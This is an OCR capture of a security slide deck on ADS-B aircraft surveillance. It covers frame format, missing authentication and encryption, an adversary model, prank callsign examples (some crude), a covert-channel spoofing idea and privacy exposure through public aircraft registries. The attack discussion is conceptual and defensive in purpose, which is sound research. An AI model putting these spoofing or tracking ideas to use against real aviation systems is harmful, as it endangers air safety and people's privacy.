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
How does ADS-B work? – *Architectural* view


Guidance for the Provision of Air Traffic Services Using ADS-B for Airport Surface Surveillance

2.1.1 ADS-B Out and ADS-B IN



ADS-B Out and ADS-B In – Simplified Functional Diagram

ADS-B – INsideOUT…



- ADS-B is being used over 2 existing technologies:
  - Mode-S – 1090 MHz (replies) and 1030 MHz (interrogation)
  - UAT (Universal Access Transceiver) – 978 MHz (replies)

ADS-B Deployment Map – Australia


Australia Airservices ADS-B Coverage Map

www.airservicesaustralia.com/projects/ads-b/ads-b-coverage/


portals network status Enter your search terms

About us Careers Flight briefing Publications Media Projects Services Environment Aircraft noise Online store Contact us


- Automatic Dependent Surveillance Broadcast
  - How ADS-B works
  - Tracking ADS-B in our air traffic management system
  - Upper Airspace Program
  - ADS-B mandate 2013
  - Mandate to deactivate some ADS-B transmissions
  - Operational Information
  - ADS-B services
  - ADS-B coverage
  - Working groups and panels
- Australian Mode-S Terminal Area Radar Replacement project
- Collaborative decision making
- Fire control centre upgrade
- Ground Based Augmentation System
- National towers program
- Remote Tower Technology




ADS-B End State Coverage at 5,000 feet



ADS-B End State Coverage at 10,000 feet



ADS-B End State Coverage at 20,000 feet



ADS-B End State Coverage at 30,000 feet

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ADS-B Deployment Map – USA

FAA NextGen Technologies Interactive Map (ADS-B)

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
How does ADS-B look like? – *Community* view



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How does community get this data?

Summarized list of enthusiast-level ADS-B radar receivers

AirNav RadarBox

Mode-S Beast with miniASDB

Kinetic SBS

PlaneGadgets ADS-B

Aurora Eurotech SSRx

microADSB USB

miniADSB

Funkwerk RTH60

microADSB-IP BULLION

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
ADS-B frame – modulation, format



- Frames encoded in
  - Pulse-position-modulation (PPM)
  - 1 bit = 1 us
  - Shared-medium (**no CA/CD**), theoretical bandwidth 1 Mbit/sec

ADS-B frame – modulation, format

- Frames encoded in
  - Pulse-position-modulation (PPM)
  - 1 bit = 1 us
  - Shared-medium (**no CA/CD**), theoretical bandwidth 1 Mbit/sec
- Frames composed of
  - A preamble
    - 8 bits for TX/RX sync
  - A data-block
    - 56 bits for short frames
    - 112 bits for extended/long frames
    - Mandatory to have
      - 24 bits ICAO address of aircraft
      - 24 bits error-detection parity

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ADS-B Main Threats – Summary

ADS-B Threat	Fail / warn / ok
Entity/message authentication	
Entity authorization (eg. medium access)	
Entity temporary identifiers/privacy	
Message integrity (HMAC)	
Message freshness (non-replay)	
Encryption (message secrecy)	

ADS-B is almost like "ALL R/W with 'Guest as Admin' enabled"

Potential mitigations exist… but are not public

- Mode-4/Mode-5 IFF Crypto Appliqué
  - 2-Levels Crypto secured version of Mode S and ADS-B GPS position
  - Defined for military NATO STANAG 4193
  - Enhanced encryption
  - Spread Spectrum Modulation
  - Time of Day Authentication
  - Level1:
    - Aircraft Unique PIN
  - Level2:
    - Level1 + other (unknown for now) information
  - Apparently based on Black & Red keys crypto

- ADS-B also specifies, but not details available about crypto/security:
  - DF19 = Military Extended Squitter
  - DF22 = Military Use Only

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ADS-B – Adversary Model – *By role*

- Pilots
  - Bad intent
  - (Un)Intentional pranksters
- Pranksters
- Abusive users/organizations
  - Privacy breachers – eg. Paparazzi
  - Message conveyors
- Criminals
  - Money (more likely). Eg.: Underground forums with “Worldwide SDRs for hire” – potentially very profitable underground biz (think sniff GSM)
  - Terror (less likely)
- Military/intelligence
  - Espionage
  - Sabotage

Example: *internal prankster* attack

	A				B
1	MATTSUXX	A20	: N229	vest Airline	)7/11 17:57:04
2	BUTTSEXX	A2F	N290S'	est Airlines	7/11 01:27:28
3	MATSUUXX	A2F	X N292	west Airlin	07/11 03:29:55
4	MATTSUXX	A31	: N297	ed Express	)7/11 16:39:11
5	HIDAD	A31	IIDAD		
6	BALLSLAM	A21	- N23	west Airlin	06/06 18:21:05
7	BUTTPUMP	A2F	) - N29	rwest Airlir	/06/06 07:17:47
8	YOU5UCK	A33	- N308	vest Airline	06 09:22:03
9	BUTTSEXX	A2F	120 201	5:19 BUTTSE	
10	ABBAROCK	A22	120 201	3:09 ABBAR	
11	NO2OBAMA	N38	MA		
12	FAYISGAY	N8C			
13	WOLYSAID	N45			
14	ATCFAIL	N71			
15	BIGBOOBS	N72			
16	GETAJOB	N83			
17	NOFATCHK	USA	3 NOF		
18	VOTEUNUN	VOT	B8 - N		
19	VOTENOO	VOT	can Ea	at probably	
20	PHATCHIX	PHA	) - N29		
21	DUMBPILT	DUI	OJO - A	ISW	
22	JETSBLOW	JET	9 / N2		
23	JOHNRULZ	JOH	V (A30		
24	KELYSMLS	KEL	' (A305	niles, or Ke	You be the judge.
25	SOFAKING	SOF	B - N2		
26	FATIGUE	FAT	ntal Ex		
27	LADYGAGA	LAD	32 / N2	on Aug 7 &	
28	SEXY1215	C-FI			
29	YOUWIN	N23	– send	YOUWIN" &	!"
30	BULLSHIT	N5C			
31	GOINHOM	N15			
32	THEMOLE	N78			

Example: *external criminals* potential attack

- Similar to “internal prankster”
  - Should not be overlooked though

- Any of the fields can be used to encode attacker’s data
  - For communication similar to C&C (Holywood-style “avionics botnet”)
  - For exchanging intelligence data
  - Attacker’s data can be: obfuscated, encoded, encrypted
  - Data could mimic real/sniffed ADS-B messages having minor *intentional* errors/discrepancies which would encode attacker’s data

- Example: See the demo

Example: *external abusers* + public data correlation

Strategically positioned

Have a well-defined target

Poses inexpensive devices

Can publicly access private details (why is this allowed?!)

en.wikipedia.org/wiki/Aircraft_registration

- Searchable worldwide registration database
- Aruba Aircraft Register
- Australian Aircraft Register
- Austrian Aircraft Register
- Belgian Aircraft Register
- Brazilian Aircraft Register
- British Aircraft Register
- Canadian Aircraft Register
- Danish Aircraft Register
- Dutch Aircraft Register
- Dutch Historic Aircraft Registers
- Finnish Aircraft Register
- French Aircraft Register
- Guatemalan Aircraft Register
- Indian Aircraft Register
- International Registry of Mobile Assets, pursuant to the Cape Town Treaty
- Irish Aircraft Register
- Latvian Aircraft Register
- Lebanese Aircraft Register
- Luxembourg Aircraft Register
- New Zealand Aircraft Register
- Norwegian Aircraft Register
- Singapore Aircraft Register
- South African Aircraft Register
- Swedish Aircraft Register
- Swiss Aircraft Registry
- United States Aircraft Registry
- Article 20 of the Convention on International Civil Aviation
- Annex 7 to the Convention on International Civil Aviation
- Supplement to Annex 7 of the Convention on International Civil Aviation

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Public access, seriously? USA (FAA)

Federal Aviation Administration

Aircraft Inquiries

- N-number
- Serial Number
- Name
- Make / Model
- Engine Reference
- Dealer
- Document Index
- State and County
- Territory and Country
- Pending / Expired / Canceled Registration Reports
- Recent Registration
- N-number Availability
  - Request A Reserved N-Number
    - Online
    - In Writing
  - Reserved N-Number Renewal
    - Online
  - Request for Aircraft Records
    - Online
- Help
- Main Menu
- Aircraft Registration
- Aircraft Downloadable Database
- Definitions
- N-Number Format
- Registrations at Risk
- Contact Aircraft Registration

FAA Home » Licenses & Certificates » Aircraft Certification » Aircraft Registration » Aircraft Inquiry » N-Number Inquiry

Warning:

NOTICE
The FAA Registry will be performing maintenance on its web servers beginning Saturday, July 21st.
This website will be unavailable from 06:00 AM CDT Saturday morning through 11:30 PM CDT Sunday night.
We apologize for the inconvenience.

FAA REGISTRY

N-Number Inquiry Results

N1 is Assigned

Data Updated each Federal Working Day at Midnight


Download the Aircraft Registration Database (79 MB)
Aircraft Certificate Expiration Date has been added to the Master Download file

Aircraft Description			
Serial Number	1071	**Type Registration**	Government
Manufacturer Name	GULFSTREAM AEROSPACE	**Certificate Issue Date**	02/14/1990
Model	G-IV	**Expiration Date**	12/31/2013
Type Aircraft	Fixed Wing Multi-Engine	**Status**	Valid
Pending Number Change	None	**Type Engine**	Turbo-fan
Date Change Authorized	None	**Dealer**	No
MFR Year	1988	**Mode S Code**	50000001
		Fractional Owner	NO

Registered Owner			
Name	FEDERAL AVIATION ADMINISTRATION		
Street	NATL FLIGHT PROGRAM OVERSIGHT OFC		
	6125 SW 68TH ST RM 137N		
City	OKLA CITY	**State**	OKLAHOMA
County	OKLAHOMA	**Zip Code**	73169-1225
Country	UNITED STATES		

Airworthiness			
Engine Manufacturer	ROLLS-ROYC	**Classification**	Standard
Engine Model	TAY MK 610-8	**Category**	Transport
		A/W Date	09/09/1988

Public access, seriously? Australia (CASA)



